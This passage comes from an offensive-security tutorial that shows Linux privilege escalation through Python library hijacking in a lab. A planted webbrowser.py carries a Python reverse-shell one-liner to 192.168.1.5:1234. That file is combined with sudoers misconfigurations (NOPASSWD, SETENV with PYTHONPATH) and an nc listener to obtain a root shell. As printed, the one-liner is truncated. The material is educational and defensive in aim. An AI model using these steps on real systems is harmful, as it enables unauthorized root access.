Next, we get back to the python script that we created earlier. We can see that it is located in the home of the pavan user and it still contains the same code that we began with. It still imports the webbrowser module.


```
ls
cat hack.py
```



```
pavan@ubuntu:~$ ls
hack.py
pavan@ubuntu:~$ cat hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")

pavan@ubuntu:~$ 
```

Since we moved the script from the pentest user home directory to the home directory of the pavan user, we need to make the change inside the sudoers file as well so that it contains the correct path for the script hack.py.

```
nano /etc/sudoers
pavan ALL=(root) NOPASSWD: /usr/bin/python3.8 /home/pavan/hack.py
```




```
root@ubuntu:~# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
pavan ALL=(root) NOPASSWD: /usr/bin/python3.8 /home/pavan/hack.py

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

This is a complete process that made the machine vulnerable to Python Library Hijacking. All the configurations that are not mentioned are to set to the default that Linux has. No other changes have been made whatsoever. Time to pose as an attacker.

Exploitation

Again, the exploitation will not contain a method to gain the initial foothold on the target machine. It will contain the method to elevate the privilege after the attacker gains the initial foothold. To stimulate this, we connect to the target machine as the user pavan. As any attacker who requires to elevate privileges, we ran the sudo -l command to see which scripts or binaries we can run with elevated access. We see that we can use python3.8 to run the hack.py. As an attacker, we investigate the script using the cat command to see that it is importing a module by the name of webbrowser.


```
ssh pavan@192.168.1.46
sudo -l
ls
cat hack.py
```



```
┌──(root💀 kali)-[~]
└─# ssh pavan@192.168.1.46
pavan@192.168.1.46's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-49-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed May 12 12:02:09 2021 from 192.168.1.5
pavan@ubuntu:~$ sudo -l
Matching Defaults entries for pavan on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User pavan may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.8 /home/pavan/hack.py
pavan@ubuntu:~$ ls
hack.py
pavan@ubuntu:~$ cat hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")

pavan@ubuntu:~$
```

Since the hack.py is located inside the home directory of the pavan user, and we have access as the pavan user, we can create a file inside the home directory. In this scenario, it should be noted that we can't edit the hack.py file. If that was the case, we would directly edit the file and add a reverse shellcode inside but in this scenario, we will create a webbrowser.py file. We will add the python reverse shellcode inside the webbrowser.py file that we just created.


```
nano webbrowser.py
cat webbrowser.py
```



```
pavan@ubuntu:~$ nano webbrowser.py
pavan@ubuntu:~$ ls
hack.py  webbrowser.py
pavan@ubuntu:~$ cat webbrowser.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.5",1234));
pavan@ubuntu:~$
```

Next, we need to run a Netcat listener on the port that we mentioned inside the reverse shellcode. Then we will proceed to execute the hack.py script using the sudo.


```
sudo /usr/bin/python3.8 /home/pavan/hack.py
```



```
pavan@ubuntu:~$ sudo /usr/bin/python3.8 /home/pavan/hack.py
```

As soon as the script is running, we see that a session is connected to our Netcat listener. The id command clarifies that the session we have is for the root user on the target machine. We have successfully elevated privilege from the pavan user to the root user.

```
nc -lvp 1234
id
```



```
┌──(root💀kali)-[~]
└─# nc -lvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.1.46.
Ncat: Connection from 192.168.1.46:55350.
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Method 3


This vulnerability is based on the Python Library that is searching through the Python PATH Environment Variable. This variable holds a list of directories where the python searches for the different directories for the imported modules. If an attacker can change or modify that variable then they can use it to elevate privileges on the target machine. To get a better understanding of what goes in the background, how can it lead to a privilege escalation we will first create the vulnerability in our ubuntu environment and then use Kali Linux to exploit this vulnerability.

Vulnerability Creation

As discussed, this method the vulnerability is based on the environment path variable. To create this vulnerability, first, we need to revert the vulnerable permissions that we created earlier. So that this machine doesn't become vulnerable in multiple ways. We create the hack.py script inside the tmp directory. We can verify that the contents of the script are the same as before.

```
cd /tmp
```


```
ls
cat hack.py
```



```
root@ubuntu:~# cd /tmp
root@ubuntu:/tmp# ls
hack.py
root@ubuntu:/tmp# cat hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")
```

Next, we need to make some changes inside the sudoers file. First, we change the location of the file to /tmp directory then we add the SETENV tag into the file. This means that the pavan user can use the SETENV command with sudo permissions without entering the root password. The SETENV is the tool that can change the value for the PYTHONPATH environment variable to include any location into the order of execution that we learned in the previous method.

```
nano /etc/sudoers
pavan ALL=(root) NOPASSWD:SETENV  /usr/bin/python3.8 /tmp/hack.py
```




```
root@ubuntu:/tmp# cat  /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/u

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
pavan ALL=(root) NOPASSWD:SETENV: /usr/bin/python3.8 /tmp/hack.py

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
```

This is the complete process that made the machine vulnerable to Python Library Hijacking. All the configurations that are not mentioned are to set to the default that Linux has. No other changes have been made whatsoever. Time to pose as an attacker.

Exploitation

Again, the exploitation will not contain a method to gain the initial foothold on the target machine. It will contain the method to elevate the privilege after the attacker gains the initial foothold. To stimulate this, we connect to the target machine as the user pavan. As any attacker who requires to elevate privileges, we ran the sudo -l command to see which scripts or binaries we can run with elevated access. We see that we can use the SETENV with elevated access. This means that we can use it to alter the priority order of the imported module. Since the hack.py is located inside the /tmp directory, we move into it and check the hack.py script.

```
ssh pavan@192.168.1.46
sudo -l
cd /tmp
ls
```




```
┌──(root💀kali)-[~]
└─# ssh pavan@192.168.1.46
pavan@192.168.1.46's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-49-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed May 12 13:07:10 2021 from 192.168.1.5
pavan@ubuntu:~$ sudo -l
Matching Defaults entries for pavan on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loca

User pavan may run the following commands on ubuntu:
    (root) SETENV: NOPASSWD: /usr/bin/python3.8 /tmp/hack.py
pavan@ubuntu:~$ cd /tmp
pavan@ubuntu:/tmp$ ls
 hack.py
```

Since it is importing the webbrowser module, we first will create a malicious module file with the name of webbrowser.py, and then using the ability to change the Environment Variable PYTHONPATH we will make an entry to include our malicious module file. The malicious module file contains the reverse shellcode. We start a Netcat listener on the same port as mentioned in the script and proceed to add the /tmp directory into the Python Path and then execute the hack.py file to elevate our access.

```
cat hack.py
nano webbrowser.py
cat webbrowser.py
```


```
sudo PYTHONPATH=/tmp/ /usr/bin/python3.8  /tmp/hack.py
```



```
pavan@ubuntu:/tmp$ cat hack.py
import webbrowser

webbrowser.open("https://hackingarticles.in")

pavan@ubuntu:/tmp$ nano webbrowser.py
pavan@ubuntu:/tmp$ cat webbrowser.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.5",1234));
pavan@ubuntu:/tmp$ sudo PYTHONPATH=/tmp/ /usr/bin/python3.8 /tmp/hack.py
```

As soon as the script is running, we see that a session is connected to our Netcat listener. The whoami command clarifies that the session we have is for the root user on the target machine. We have successfully elevated privilege from the pavan user to the root user.

```
nc -lvp 1234
id
```



```
┌──(root💀kali)-[~]
└─# nc -lvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.1.46.
Ncat: Connection from 192.168.1.46:45242.
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Conclusion

In this article, we were able to set up three real-life scenarios for the environment for the Python Libraries and then introduced some misconfigurations that can lead to an attacker elevating their access to the root level. The development environment is one of the most targeted environments because in those the ease of performing tasks is given priority over the security of the environment. This article proves that single misconfigured settings can result in devastating results.